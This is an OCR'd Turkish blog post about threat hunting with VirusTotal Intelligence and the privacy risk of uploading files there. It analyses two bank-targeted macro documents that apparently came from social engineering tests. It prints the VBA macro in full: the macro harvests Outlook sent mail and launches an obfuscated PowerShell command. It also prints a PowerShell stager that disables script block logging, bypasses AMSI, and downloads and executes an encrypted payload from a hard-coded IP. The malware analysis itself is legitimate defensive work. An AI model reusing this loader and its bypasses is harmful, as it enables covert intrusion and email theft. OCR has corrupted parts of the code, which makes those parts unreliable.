
sosyal mühendislik testi yapma hazırlığında bulunan bir çalışandan, antivirüs atlatmaya çalışan bir siber güvenlik danışmanlık firmasının sızma testi uzmanının yüklediği dosyaları da bulabiliyorsunuz.


VirusTotal'a yüklenen dosyaların üyeler arasında görüntülenebildiği, indirilebildiği çoğunlukla unutulabiliyor. Bu durumda da aslında masum bir şekilde zararlı yazılım tespiti adına VirusTotal'a yüklediğimiz hassas bir dosya bir anda üçüncü parti kişiler tarafından görüntülenebiliyor. Ben de bu yazımda hem VirusTotal üzerinde tehdit avı yapmak isteyenlere yol göstermeye hem de bilgi güvenliği farkındalığı adına yukarıda bahsettiğim noktalara dikkat çekmeye karar verdim.


VirusTotal Intelligence ile tehdit avına çıktığımızda 50'den fazla anahtar kelimeden faydalanabiliyoruz. Örneğin, VirusTotal'a dosyayı yükleyen Türkiye'den (**submitter:TR**) olmuş olsun, Türkçe dilinde yazılmış olsun (**lang:"turkish"**), 10'dan fazla antivirüs yazılımı tarafından tespit edilmiş olsun (positives:10), dosya türü docx olsun (**type:docx**), dosyanın ilk yüklenme tarihi de 2018 yılı olsun (**fs:2018-01-01 T00:00:00+**) dediğimizde hızlıca bu anahtar kelimelere uyan kayıtlara ulaşabiliyoruz. Benzer aramayı xls, doc uzantılı dosyalar, powershell (**tag:powershell**) ve makro içeren (**tag:macros**) dosyalar için de yaparsak karşımıza kısa sürede analiz edecek çok sayıda örnek çıkıveriyor.


İlk karşılaştığım örnekte art niyetli bir kişinin bir bankaya sosyal mühendislik saldırısı yapmak için makro içeren doküman oluşturduğunu gördüm. Makroyu oletools aracı ve CyberChef araçları ile analiz ettiğimde de çalıştırılan makronun Microsoft Outlook programında gönderilen e-postaların bir kopyasını Powershell yardımı ile ***şifresiz*** HTTP protokolü ile komuta kontrol merkezine gönderdiğini gördüm. Dosyanın özelliklerinden kimin oluşturduğuna baktığımda ve bunu VirusTotal'da arattığımda (metadata) ise bu dosyasının art niyetli bir kişi


tarafından değil de kuvvetle muhtemel bankanın denetim ekibi çalışanları tarafından sosyal mühendislik testi gerçekleştirmek amacıyla oluşturulmuş olduğunu öğrenmiş oldum. ?









VirusTotal
https://www.virustotal.com/gui/file/d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f188693349217589e3377f/details
Hack 4 Career: Info>
LinkedIn
Mert SARICA (mert
Inbox - mertsarica@
d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f188693349217589e3377f
Mert SARICA
ExifTool File Metadata
AppVersion 14.0
Author (Teftiş Kurulu)
CharCountWithSpaces 509
Characters 434
CodePage Windows Turkish
CompObjUserType Microsoft Word 97-2003 Document
CompObjUserTypeLen 32
Company
CreateDate 2018:12:04 07:11:00
DocFlags Has picture, 1Table, ExtChar
FileType DOC
FileTypeExtension doc
HeadingPairs Title, 1
HyperlinksChanged No
Identification Word 8.0
LanguageCode Turkish
LastModifiedBy (Teftiş Kurulu)
LastPrinted 0000:00:00 00:00:00
Lines 3
LinksUpToDate No
MIMEType application/msword
ModifyDate 2018:12:04 07:17:00
Pages 1
Paragraphs 1
RevisionNumber 4
ScaleCrop No
Security None
SharedDoc No
Software Microsoft Office Word
System Windows
Template Normal.dotm
TotalEditTime 1 minute
Word97 No
Words 76
Commonly Abused Properties
Seems to contain deobfuscation code.
Makes use of macros
May try to run other files, shell commands or applications.
May enumerate open windows.
May read system environment variables.
Macros And VBA Code Streams
ThisDocument.cls
enum-windows
environ
obfuscated
run-file
Summary Info
application name Microsoft Office Word
author (Teftiş Kurulu)
character count 434
code page Turkish
creation datetime 2018-12-04 08:11:00
edit time 60
last author (Teftiş Kurulu)
last saved 2018-12-04 08:17:00
page count 1
revision number 4
template Normal.dotm
word count 76
Document Summary Info
characters with spaces 509
code page Turkish
company
line count 3
paragraph count 1
version 917504
OLE Streams
Root Entry


File
Tools
View
yılbasi_cekilisi.doc [Compatibility Mode] - Word
SECURITY WARNING Macros have been disabled.
Enable Content
Hediyeni ve gönderim detaylarını aşağıdaki formdan "Sicil Numarası" ile sorgulayabilirsin.
Form aktif değil ise karşına çıkan "Enable Editing" ve "Enable Content" seçeneklerine tıklayarak formu aktifleştirebilirsin.
Sicil No:
Sorgula
Insan Kaynakları
End of document
Screen 1 of 1
%140


C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\oletools-0.53.1\oletools>python olevba.py _yilbasi_cekilisi.doc
olevba 0.53.1 - http://decalage.info/python/oletools
Flags Filename
OLE:MAS-HB-- _yilbasi_cekilisi.doc
FILE: _yilbasi_cekilisi.doc
Type: OLE
VBA MACRO ThisDocument.cls
in file: _yilbasi_cekilisi.doc - OLE stream: u'Macros/VBA/ThisDocument'
Option Explicit
Public strFilePath, strFileName As String
Dim EmailCount As Variant
Private Sub Document_Open()
Dim objSelectedMail As Outlook.MailItem
Dim objConversation As Outlook.Conversation
Dim objMail As Outlook.MailItem
Dim objFolder As MAPIFolder
Dim objNS As Namespace
Dim EmailCount As Variant
Set objNS = GetNamespace("MAPI")
Set objFolder = objNS.GetDefaultFolder(olFolderSentMail)
EmailCount = objFolder.Items.Count
objFolder.Items.Sort "CreationTime", True
On Error GoTo Err
Set objSelectedMail = objFolder.Items.Item(EmailCount)
If Not objSelectedMail Is Nothing Then GoTo Abc
Err:
On Error GoTo Err2
Set objSelectedMail = objFolder.Items.Item(EmailCount - 1)
If Not objSelectedMail Is Nothing Then GoTo Abc
Err2:
Set objSelectedMail = objFolder.Items.Item(EmailCount - 2)
If Not objSelectedMail Is Nothing Then GoTo Abc
Abc:
Set objConversation = objSelectedMail.GetConversation
If Not (objConversation Is Nothing) Then
'Get all root items in this conversation
For Each objMail In objConversation.GetRootItems
'strFileName = objMail.Subject
strFileName = Environ("Username") & ".txt"
'Remove the unsupported characters in email subject
strFileName = Replace(strFileName, "/", " ")
strFileName = Replace(strFileName, "\", " ")
strFileName = Replace(strFileName, ":", "")
strFileName = Replace(strFileName, "?", " ")
strFileName = Replace(strFileName, Chr(34), " ")
Type
Size
Microsoft Word 9... 58 KB
Text Document 3 KB
Python File 15 KB
Python File 17 KB
Python File 15 KB
Python File 45 KB
Python File 6 KB
Python File 12 KB
Python File 22 KB
Compiled Python ... 22 KB
Python File 14 KB
Python File 13 KB
Python File 8 KB
Python File 35 KB
Compiled Python ... 25 KB
Python File 7 KB
Python File 179 KB
Python File 178 KB



C:\Windows\system32\cmd.exe
Call ProcessChildren(objMail, objConversation)
Next
End If
Dim C As Variant
Dim A As String
A = "C:\Windows\system32\Windows" & Chr(80) & Chr(111) & Chr(119) & Chr(101)
& Chr(114) & Chr(32) & Chr(104) & Chr(101) & Chr(108) & Chr(108) & "\v1.0\" & C
hr(112) & Chr(111) & Chr(119) & Chr(101) & Chr(114) & Chr(115) & Chr(104) & Chr(
101) & Chr(108) & Chr(108) & Chr(46) & Chr(101) & Chr(120) & Chr(101)
C = Shell(A & " IEX([System.Text.Encoding]::Unicode.GetString([System.Conver
t]::FromBase64String('JABGAGkAbAB1AFAAYQB0AGgAIAA9ACAAJwBDaDoAXABUAHMAZQByAHMAXA
BnAGcAJABlAGA4dgA6AFUAcwBlAHIAIgBhAGB0ZQArACcAXABEAGBAYwBlAGBnZQBuAHQAcwBcACcAXw
A6AGIAbgB2ADwAYQBzAGUAcgBOAGEAbAB1ACcAJwAuAHQAeABBACcAOwAgACQAVQBSBAEwAIAA9ACBAJw
BoAHQAdABwADwALwAvAHcAdwB3AC4AZwBhAHIAYQBuAHQAaQBuAHMAYQBuAGsAYQB5AGA4YQBrAGwAYQ
ByAGkALgBjAG8AbQAvAHUAcABsAG8AYQBkAC4AcABoAHAAJwA7ACAAIAAkAGYAaQBzAGUAQgB5AHQAZQ
BzACAAPQAgAFsARwB5AHMAdABlAGBLgBJAEBALgBGAGkAbAB1AFB0AGgAbAB1AFQAZQBhAGQAQYBzAGwAQg
B5AHQAZQBzACgAJABGAGkAbAB1AFAAYQB0AGgAKQA7ACAAJBmAGkAbAB1AEUAbgBjACAAPQAgAFsAUw
B5AHMAdAB1AG0ALgBUAGUAcAB0AC4ARQBuAGM0bwBkAGkAbgBnAFM0OgA6AEcAZQB0AEUAbgBjAGNAZA
BpAG4AZwAoACcAUQBUAEYAIQA0ACcAKQAuAEcAZQB0AFM0AGkAbgBnAGqAJBmAGqAJBmAGkAbAB1AEIAeQ
B0AGUAcwAyADsAIAAkAGIAbwB1AG4AZABhAHIAeQAyADQAIABhAFMAeQBzAHQAZQBtAC4ARwB1AGkAZA
BdADoAOgBOAGU4dwBHAHUAaQBkACgAKQAuAFQAbwBlAHQAcgBpAG4AZ' &
"wAoAGkAOwAgACAAJABMEYAIAA9ACAAIgBgAHIAYA9AuACIAOwAgACAAJABiAG8AZABsAEoaQBu
AGUAcwAgADQAIAAoACAAIAAgACAAIAAgACIALQAtACQAYgBuAHUAbgBkAGEAcgBSACIALABgACAAIAAg
ACAAIgBDACGAbgB0AGUAbgB0AC0AARBpAHMAcABvAHMAaQBMAGkAbwBuADoAIABwAGAcgBtACMAZABh
AHQAYQ0ACABbgBhAG0AZQA9AGAIgBmAGkAbwB1ACAAIgA7ACAAZgBpAGwAZQBuAGEAbQBlADMAYAAi
ACQAZQBuAHYAOgBuAHMAZQByAE4AYQBtACUALgB0AHgAdABgACIAIgAsACAAIAAgACAAIgBDACGARbgB0
AGUAbgB0ACBAVAB5AHAAZQAsACAAYQBuAHAAbABpAGMAYQBbAGkAbwBuACAAbwBjAHQAZQB0ACAAcwB0
AHIAZQBlAGBlAHMEY6IgAsACAAIAAgACAAIAAkAGYAaQBzAGUAbQBuAGMALAAgACAAIAAgACAAIAAgE
ACBAJABiACGAdQBuAGQAYQByAHkALQAtACQAIABGACIAIAAgACkAIAAtAGoAbwBpACAAIAAkAEwARgA7
ACAAIABJAG4AdgBuAGsAZQAtAFIAZQBzAHQAIQBzAHQAIABuAGQAIAAtAFUAcgBpACAAJABVAFIATAAg
ACAATQBzAHQAaABvAGQAIABQAGBAcwBBACAALQBDAGBAbgBBAGUAbgBQBAPQAeQBuAGUAIABzGBAdQBs
AHQAaQBwAGEAcgBBACBAZgBvAHIAbQAtACQAYQB0AGEAOwAgACIAbwB1AG4AZABhAHIAeQA9AGAIAgAk
AGIAbwB1AG4AZABhAHIAeQBgACIAIgAgACB0AGgBvAGQAeQBgACQAYgBvAGQAeQBMAGkAbgB1AHMAOwA=
'))", 0)
End Sub
Sub ProcessChildren(objCurMail As Outlook.MailItem, objCurConversation As Ou
tlook.Conversation)
Dim objItems As Outlook.SimpleItems
Dim objItem As Outlook.MailItem
Set objItems = objCurConversation.GetChildren(objCurMail)
If objItems.Count > 0 Then
For Each objItem In objItems
strFileName = Environ("Username") & ".txt"
strFileName = Replace(strFileName, "/", " ")
strFileName = Replace(strFileName, "\", " ")
strFileName = Replace(strFileName, ":", "")
strFileName = Replace(strFileName, "?", " ")
strFileName = Replace(strFileName, Chr(34), " ")
strFilePath = "C:\Users\" & Environ("Username") & "\Documents\" & str
FileName
objItem.SaveAs strFilePath, olTXT
Type
Size
Microsoft Word 9... 58 KB
Text Document 3 KB
Python File 15 KB
Python File 17 KB
Python File 15 KB
Python File 45 KB
Python File 6 KB
Python File 12 KB
Python File 22 KB
Compiled Python ... 22 KB
Python File 14 KB
Python File 13 KB
Python File 8 KB
Python File 35 KB
Compiled Python ... 25 KB
Python File 7 KB
Python File 179 KB
Python File 178 KB







aktivite20.docm isimli başka bir örneğe baktığımda da ilk olarak yine art niyetli kişilerin bir bankaya gerçekleştirdikleri sosyal mühendislik saldırısında kullandıkları bir zararlı doküman ile


karşılaştığımı düşündüm. İkna adına gayet başarılı bir şekilde kurgulanmış bu dokümanı analiz ettiğimde içinde Powershell'den faydalanılan bir makro olduğunu gördüm. Makro dosyasını analiz ettiğimde ise çalıştırıldığı anda Powershell'in betik engelleme ve kayıt altına alma özelliğini devre dışı bıraktığını gördüm. Bir önceki örnekte olduğu gibi yine dosyanın özelliklerine baktığımda bu defa bir siber güvenlik firmasında danışman olarak çalışan bir sızma testi uzmanı tarafından oluşturulmuş olduğunu öğrendim. ?








```
IF($PsVersionTable.PSVersion.MAJOR -Ge3)
{
    $GPF=[REF].AssemBLy.GETTYpE('System.Management.Automation.Utils').."GETFIE`LD"('cachedGroupPolicySettings','N'+'onPublic,Static');
    IF($GPF)
    {
        $GPC=$GPF.GetVALUe($NULL);
        IF($GPC['ScriptB'+'lockLogging'])
        {
            $GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;
            $GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0
            $VAL=[COLlECTIONS.GEnERIC.DICTIOnARY[STRIng,SySTeM.ObJect]]::nEW();
            $VAL.AdD('EnableScriptB'+'lockLogging',0);
            $VAL.ADD('EnableScriptBlockInvocationLogging',0);
            $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$val
        } ELSe {
            [ScriPTBLOCK]."GEtFIE`ld"('signatures','N'+'onPublic,Static').SEtValuE($nuLL,(NEW-OBJeCT COLLeCtions.GENerIc.HAShSet[stRING]))
        }
        [REf].AsSEMbLy.GetType('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GETFIEld('amsiInitFailed','NonPublic,Static').SetVALUe($NuLL,$truE)};
};
[SySTeM.Net.SErVICePOInTMAnAger]::ExpectT100ContinuE=0;
$WC=NeW-OBJect SyaTEM.Net.WebCLIEnT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$wc.HeADErs.ADD('User-Agent',$u);
$Wc.Proxy=[SYstEm.NET.WEBRequestI]::DeFAULtWEBProxy;
$wc.Proxy.CrEdeNtIALS = [SYSteM.NEt.CrEdeNTialLCaCHE]::DEfaulTNeTWORKCrEdentIaLS;
$Script:Proxy = $wc.Proxy;
$K=[SYstEm.TEXT.EnCODINg]::ASCII.GETBYtes('l_a(%MX;(u<P>kJWtcr*x)glSOfL-SpR');
$R={
        $D,$K=$Args;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COunT])%256;
        $S[$_],$S[$J]=$S[$J],$S[$_]};
        $D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;
        $S[$I],$S[$H]=$S[$H],$S[$I];
        $_-bXORbA[($S[$I]+$S[$H])%256]}
};
$ser='http://35.161.199.108:80';
$t='/login/process.php';
$WC.HeadErs.ADd("Cookie","session=VhgjcpbKTOWH3kUZclHckM/rQvo=");
$DaTA=$WC.DOWnloadData($serK+$t);
$iv=$DATA[0..3];
$daTa=$DaTa[4..$DAta.lenGtH];
-joIn[Char[]](& $R $DATA ($IV+$K))IEX
```

